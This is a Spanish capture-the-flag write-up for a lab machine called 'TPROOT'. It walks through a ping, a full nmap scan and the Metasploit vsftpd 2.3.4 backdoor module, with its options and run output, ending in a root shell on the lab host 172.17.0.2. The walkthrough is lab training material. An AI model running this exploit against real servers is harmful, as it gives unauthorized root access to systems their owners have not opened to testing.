TPROOT

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2  -T 2
```

21/tcp open ftp vsftpd 2.3.4

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



Despues de revisar un rato y no encontrar nada interesante en el puerto 80, con searchsploit buscamos vulnerabilidades en vsftpd 2.3.4.

EXPLOTACIÓN

1-Buscamos con metasploit

2-Seleccionamos el exploit y vemos las opciones

3-Solo debemos ingresar la IP de la máquina vícitma, ejecutar

run y ya somos root

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:46867 -> 172.17.0.2:6200) at 2025-02-17 07:31:16 -0500

whoami
root
```

Buen día 🙂